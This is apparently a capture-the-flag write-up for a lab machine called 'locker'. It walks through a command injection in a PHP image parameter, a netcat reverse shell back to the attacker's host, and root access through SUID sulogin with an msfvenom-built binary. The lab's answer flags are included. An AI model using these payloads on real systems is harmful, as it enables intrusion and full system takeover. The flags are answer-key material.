

10.9.9.0/24 -- that has no internet accessNmap Results
# Nmap 7.98 scan initiated Tue Feb  3 16:38:44 2026 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.9.9.12
Nmap scan report for 10.9.9.12
Host is up (0.00059s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.14.2
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.14.2

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Feb  3 16:38:58 2026 -- 1 IP address (1 host up) scanned in 13.27 seconds
echo -e '10.9.9.12\t\tlocker.hmv' | sudo tee -a /etc/hostsAdd hosts entry for convenience
Service Enumeration
TCP/80
Initial Enumeration



/locker.php accepts an ?image parameter. If I had to guess, it's looking for files in the current directory of the web application or a hard-coded path specified in the source code.Initial thoughts are that it looks like potential for path traversal and / or file inclusion.
Fuzzing for File Inclusion
ffuf -u 'http://locker.hmv/locker.php?image=FUZZ' \
-fs 58 -enc FUZZ:urlencode \
-w /usr/share/seclists/Fuzzing/LFI/LFI-Jhaddix.txt
%26%3D%253C%253C%253C%253C. In order to understand it, I'll start by appending each byte onto the path traversal payload.
/ in the query string%26 is & in URL-encoding (which is just hexadecimal).

?image input and in the case of this app, it's configured to build a shell command of cat "{input}".jpg | base64. So, when we do something like
?image=file%26, we're causing the command to terminate, since & indicates the end of the command. So, we should be able to do something like ?image=file%3b since ; indicates the end of the command.
We can see in the command above that the z||sleep x commands directly correlate to the command run time shown in the time output. The syntax z|| works, because z is not a real file, therefore the command cat z will fail and the command on the right side of || will be run by the shell and ; will terminate the command.
Exploit
Local File Read to RCE
- Using a word list to fuzz
?image, we found a working payload to read files from the system by appending the&to the end of the file name - Reading the source code, we could see the inner-workings for
locker.phpand see the command was just passing a concatenated string toshell_exec() - Building from there, we exploit the shell's Boolean logic to trigger an arbitrary command
curl -i -G 'http://locker.hmv/locker.php' --data-urlencode 'image=z||man nc;'Running man nc on the target, confirm it is built with the -e flag, so easy shell
sudo rlwrap nc -lnvp 443curl -i -G 'http://locker.hmv/locker.php' --data-urlencode 'image=z||nc -n 10.6.6.6 443 -e /bin/bash;'
Post-Exploit Enumeration
Operating Environment
OS & Kernel
Linux locker 4.19.0-12-amd64 #1 SMP Debian 4.19.152-1 (2020-10-18) x86_64 GNU/Linux

PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
Current User
uid=33(www-data) gid=33(www-data) groups=33(www-data)

bash: sudo: command not found
Users and Groups
Local Users
tolocker:x:1000:1000:tolocker,,,:/home/tolocker:/bin/bash
Local Groups
    cdrom:x:24:tolocker
floppy:x:25:tolocker
audio:x:29:tolocker
dip:x:30:tolocker
video:x:44:tolocker
plugdev:x:46:tolocker
netdev:x:109:tolocker
tolocker:x:1000:
Network Configurations
Network Interfaces
ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether bc:24:11:e9:a7:7b brd ff:ff:ff:ff:ff:ff
    inet 10.9.9.12/24 brd 10.9.9.255 scope global dynamic ens18
       valid_lft 6566sec preferred_lft 6566sec
    inet6 fe80::be24:11ff:fee9:a77b/64 scope link
       valid_lft forever preferred_lft forever
Interesting Files
/usr/sbin/sulogin
find / -type f -perm /4000 -exec ls -l {} \; 2>/dev/null
-rwsr-sr-x 1 root root 47184 Jan 10 2019 /usr/sbin/sulogin
Privilege Escalation
Becoming Root
SUID Binary
When sulogin is run, it will look for a couple of environment variables -- SUSHELL or sushell (you can read more by running man sulogin). If you do not provide either environment variable, it will look at /etc/passwd to see what the login shell is for root.
So, if you run /usr/sbin/sulogin, it will run /bin/bash, as defined in /etc/passwd for the root user. However, when /bin/bash is loaded, the SUID permissions are dropped.

sulogin ran /bin/bash, but dropped SUID permissionsSUSHELL or sushell environment variables, you can force sulogin to load an arbitrary shell binary. So, if we forge a binary that retains SUID permissions, then when sulogin runs, we will be running with root privileges.msfvenom PrependSetresuid='true' AppendExit='true' CMD='/bin/bash' \
-p linux/x64/exec -f elf -o pwnGenerate a binary that will execute /bin/bash. PrependSetresuid='true' is what retains the SUID permissions here.
sudo nc -q 3 -lnvp 80 < pwnStart a TCP socket on port 80 and get ready to transfer to the target
nc -q 3 -n 10.6.6.6 80 > /tmp/pwnTransfer the binary to the target
chmod +x /tmp/pwnSUSHELL=/tmp/pwn sulogin --force
Flags
User
flaglockeryes
Root
igotroothere